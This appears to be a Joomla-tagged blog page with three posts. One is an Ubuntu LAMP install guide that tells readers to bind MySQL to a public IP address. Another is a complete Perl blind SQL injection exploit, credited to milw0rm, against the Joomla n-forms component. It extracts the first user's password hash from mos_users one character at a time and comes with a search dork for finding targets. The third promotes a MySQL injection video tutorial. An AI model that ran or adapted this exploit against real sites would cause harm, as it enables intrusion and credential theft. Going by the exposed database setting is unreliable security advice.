Tampilkan postingan dengan label Joomla. Tampilkan semua postingan

Selasa, 04 Oktober 2011

Install LAMP on Ubuntu 10.04 Lucid simply

LAMP tersedia di repo ubuntu standard bawaan Lucid.
Berikut langkah-langkah proses instalasi yang bisa di lakukan.

Install Apache

sudo apt-get install lamp-server^ (gunakan “^”)
lalu ikuti proses instalasinya.. atau dapat pula menggunakan cara :

 
sudo apt-get install apache2


Untuk meyakinkan apakah instalasi Apache sudah berhasil atau belum.. dapat dilakukan pengetesan melalui browser dengan mengarahkan ke link berikut :
 
http://localhost

Bila muncul seperti gambar berikut berarti proses instalasi Apache webserver berhasil.

Install PHP
1. Buka konsol dari terminal kemudian ketikkan command berikut :
sudo apt-get install php5 libapache2-mod-php5

2. Restart webserver dengan menggunakan command :
sudo /etc/init.d/apache2 restart

Test PHP
1. Buat file testing.php pada direktori /var/www/ dengan cara
sudo vim /var/www/testing.php

2. Edit file tersebut dengan menambahkan
< ?php phpinfo(); ?>


3. Cek pada browser ke dengan alamat :
http://localhost/testing.php
Bila instalasi PHP berjalan dengan baik maka akan muncul seperti pada gambar berikut :


Install MySQL
1. Install MySQL dari terminal dengan menggunakan :
sudo apt-get install mysql-server

2. Edit file /etc/mysql/my.cnf dengan menggunakan vim
sudo vim /etc/mysql/my.cnf
Kemudian rubah pada baris
bind-address = 127.0.0.1

menjadi :
bind-address = ip_address_anda

3. Membuat user root pada MySQL dari terminal :
mysql -u root
mysql> SET PASSWORD FOR 'root'@'localhost' = PASSWORD('passwordanda');
Rubah passwordanda dengan password yang anda inginkan.

4. Install aplikasi phpMyadmin agar memudahkan kita dalam mengedit database.
sudo apt-get install libapache2-mod-auth-mysql php5-mysql phpmyadmin 

Selanjutnya agar PHP dapat bekerja dengan MySQL edit file php.ini :
sudo vim /etc/php5/apache2/php.ini

Rubah baris berikut :
;extension=mysql.so
menjadi :
extension=mysql.so

Kemudian restart Apache anda :
sudo /etc/init.d/apache2 restart

have a nice day.. 

re+ thanks bro..

Minggu, 15 Februari 2009

Joomla Component n-forms Blind SQL Injection Exploit

Joomla Component n-forms Blind SQL Injection Exploit

#!/usr/bin/perl
use LWP::UserAgent;
use Getopt::Long;
if(!$ARGV[1])
{
print " \n";
print " #######################################################\n";
print " # Mambot Component n-forms Blind SQL Injection Exploit \n";
print " # Author:The Moorish :D \n";
print " #Greetz:Team-dz,His0k4,x.CJP.x,Kader11000,c02,piRAte DIgitAL\n";
print " # sites:www.h4cnc.com ,www.dz-secure.com #\n";
print " # Dork: inurl:com_n-forms #\n"; 
print " # Usage: perl forms.pl host path #\n";
print " # Example: perl forms.pl www.host.com /path/ -f 10 #\n";
print " # #\n";
print " # Options: #\n";
print " # -s Valid form id #\n";
print " # Note: #\n";
print " # You can change the match string if you need that #\n";
print " #########################################################\n";
exit;
}

my $host = $ARGV[0];
my $path = $ARGV[1];
my $userid = 1;
my $fid = $ARGV[2];
my %options = ();
GetOptions(\%options, "u=i", "p=s", "f=i");
print "[~] Exploiting...\n";
if($options{"u"})
{
$userid = $options{"u"};
}
if($options{"f"})
{
$fid = $options{"f"};
}
syswrite(STDOUT, "[~] MD5-Hash: ", 14);
for(my $i = 1; $i <= 32; $i++)
{
my $f = 0;
my $h = 48;
while(!$f && $h <= 57)
{
if(istrue2($host, $path, $userid, $fid, $i, $h))
{
$f = 1;
syswrite(STDOUT, chr($h), 1);
}
$h++;
}
if(!$f)
{
$h = 97;
while(!$f && $h <= 122)
{
if(istrue2($host, $path, $userid, $fid, $i, $h))
{
$f = 1;
syswrite(STDOUT, chr($h), 1);
}
$h++;
}
}
}
print "\n[~] Exploiting done\n";
sub istrue2
{
my $host = shift;
my $path = shift;
my $uid = shift;
my $fid = shift;
my $i = shift;
my $h = shift;

my $ua = LWP::UserAgent->new;
my $query = "http://".$host.$path."index.php?
option=com_n-forms&form_id=".$fid." and ascii
(SUBSTRING((SELECT password FROM mos_users LIMIT 0,1 )
,".$i.",1))=".$h."";

if($options{"p"})
{
$ua->proxy('http', "http://".$options{"p"});
}

my $resp = $ua->get($query);
my $content = $resp->content;
my $regexp = "nfields";

if($content =~ /$regexp/)
{
return 1;
}
else
{
return 0;
}
}

# milw0rm.com [2008-07-12]

Minggu, 20 April 2008

Video : Advanced Mysql Injection in Joomla

this will be straight post , i’ll share you the latest video hacking tutorial from milw0rm.com. it’s Advanced Mysql Injection in Joomla by bi_gys, it tested localy to prove the bug. it provide the the bug and complete step how to use this bug. and why i share here, cause some people doesn’t know how to download the vidoe from milw0m.so to help you you can download the damn video here. LoL


Enjoyed